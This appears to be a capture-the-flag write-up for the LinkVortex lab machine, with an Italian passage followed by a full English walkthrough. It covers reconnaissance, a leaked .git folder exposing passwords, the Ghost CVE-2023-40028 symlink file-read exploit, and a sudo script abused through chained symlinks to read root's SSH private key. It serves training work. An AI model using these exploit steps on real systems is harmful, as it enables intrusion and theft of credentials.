    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
Praticamente quello che fa è verificare che un file .png non sia un link ad un file confidenziale, quindi, che contiene la parola nel path etc o root.
Se vede che un link ad un file confidenziale lo elimina, altrimenti, lo sposta in quarantena nel path /var/quarantined.
Inoltre, si nota che quando il file viene spostato nella quarantena, è possibile leggerne il contenuto. In particolare, se il la variabile di ambiente CHECK_CONTENT non esiste, viene create e impostata a FALSE e non viene letto il contenuto, altrimenti, se impostato a TRUE viene letto il contenuto del file, il cui link fa riferimento, nella cartella di quarantena.
A questo punto siccome lo script non fa controlli ricorsivi o cose simili, si potrebbero creare due link, uno che punta all’altro, per rubare il contenuto della chiave privata dell’utente root così da accedere in ssh.
A questo punto per linkare si usa il comando ln
ln [OPTION]... TARGET LINK_NAME
ln -s link2 link1.png
ln -s /root/.ssh/id_rsa link2
Ora spostiamo il soft link link2 creato nella cartella /var/quarantined e lanciamo lo script in questo modo
$ mv link2 /var/quarantined/
$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh link1.png
Link found [ link1.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
[...]
-----END OPENSSH PRIVATE KEY-----
Memorizzando la chiave e usandola per accedere in ssh come root

Ora prendiamo e inviamo la flag root.txt.
Foothold
First, let’s map the machine’s IP to the hostname linkvortex.htb in the /etc/hosts file.
After running a TCP scan we get
$ sudo nmap -sV -vv -oN tcp2.txt linkvortex.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:33:09 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp2.txt linkvortex.htb
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up, received reset ttl 128 (2.1s latency).
Scanned at 2025-03-01 15:33:10 CET for 1011s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http    syn-ack ttl 128 Apache httpd
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:50:02 2025 -- 1 IP address (1 host up) scanned in 1013.11 seconds
Browsing to the web server on port 80 and checking the robots.txt file, there are some interesting resources
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
Going to the /ghost/ resource we are redirected to a login portal
Analyzing the server’s responses with Burp Suite for the aforementioned resource
Response
HTTP/1.1 200 OK
Date: Mon, 03 Mar 2025 16:54:12 GMT
Server: Apache
X-Powered-By: Express
Content-Version: v5.58
Vary: Accept-Version,Accept-Encoding
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0, pre-check=0
Content-Type: application/json; charset=utf-8
Content-Length: 238
ETag: W/"ee-TcMDz7SQ+99FcyxN6r+AnRSWrTg"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{"site":{"title":"BitByBit Hardware","description":"Your trusted source for detailed, easy-to-understand computer parts info","logo":null,"icon":null,"accent_color":"#1c1719","locale":"en","url":"http://linkvortex.htb/","version":"5.58"}}
At this point we can see that the version of Ghost in use is 5.58 and that the Express framework sits behind it.
Furthermore, browsing through the articles published on the site, we can discover, at the /author/admin path, that “admin” is indeed an author. Since the login requires an email address, it will probably be needed later. **
Performing a sub-domain discovery of the VHosts
ffuf -u [http://linkvortex.htb](http://linkvortex.htb/) -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.linkvortex.htb" -mc 200
We get
We have a virtual host at http://dev.linkvortex.htb
Enumerating the various paths of the VHost, we find that the .git. folder is present.
Downloading all the files locally
wget -r http://dev.linkvortex.htb/.git
We can open it with git-cola to check whether there is any interesting information about old or new commits.
The following password “OctopiFociPilfer45” was found, tied to the “const password” variable.
There is also a path to a configuration file that might be useful later.
In addition, in the /.git/logs/HEAD path there is an email address dev@linkvortex.htb
Therefore, combining the username admin with the @linkvortex.htb domain found above, and trying the password found earlier, we manage to log into the login panel.
admin@linkvortex.htb:OctopiFociPilfer45
Searching for Ghost CMS version 5.58, we notice that vulnerability CVE-2023-40028 exists, which allows authenticated users to read files on the machine.
https://github.com/0xyassine/CVE-2023-40028
A summary of what the exploit does:
It creates a temporary path
mkdir -p $PAYLOAD_PATH/content/images/2024/
Where $PAYLOAD_PATH corresponds to the path where the script is located.
Next, a symlink is created for the /etc/passwd file pointing to a placeholder image
ln -s /etc/passwd $PAYLOAD_PATH/content/images/2024/$IMAGE_NAME.png
Where $IMAGE_NAME has a random name.
Then the entire $PAYLOAD_PATH folder is recursively compressed, and the -y option forces the inclusion of symlinks in the ZIP file.
zip -r -y $PAYLOAD_ZIP_NAME $PAYLOAD_PATH/ &>/dev/null
What we end up with is
exploit.zip
└── content/
    └── images/
        └── 2024/
            └── abc123xyz456.png -> /etc/passwd  (symlink)
The upload is then performed through Ghost’s database import endpoint
$GHOST_URL/ghost/api/admin/db
Finally, the symlink is called at the endpoint
http://linkvortex.htb/content/images/2024/$IMAGE_NAME.png
Slightly modifying the exploit to adapt it and calling the configuration file found in .git
We obtain some credentials, and attempting an SSH connection with
bob:fibber-talented-worth
Foothold obtained, and we grab the user.txt flag.
Privilege Escalation
Running the sudo -l command we get the following output
This tells us that we can run the script
/opt/ghost/clean_symlink.sh *.png
as root using sudo without a password.
Reading the contents of the script
$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
Essentially, what it does is verify that a .png file is not a link to a confidential file, that is, one whose path contains the word etc or root.
If it sees a link to a confidential file it deletes it; otherwise, it moves it to quarantine in the /var/quarantined path.
In addition, we notice that when the file is moved to quarantine, its contents can be read. In particular, if the CHECK_CONTENT environment variable does not exist, it is created and set to FALSE and the contents are not read; otherwise, if set to TRUE, the contents of the file referenced by the link are read in the quarantine folder.
At this point, since the script does not perform recursive checks or anything similar, we could create two links, one pointing to the other, in order to steal the contents of the root user’s private key and thus gain SSH access.
To create the link we use the ln command
ln [OPTION]... TARGET LINK_NAME
ln -s link2 link1.png
ln -s /root/.ssh/id_rsa link2
Now let’s move the link2 soft link we created into the /var/quarantined folder and run the script as follows
$ mv link2 /var/quarantined/
$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh link1.png
Link found [ link1.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
[...]
-----END OPENSSH PRIVATE KEY-----
Saving the key and using it to log in via SSH as root
Now we grab and submit the root.txt flag.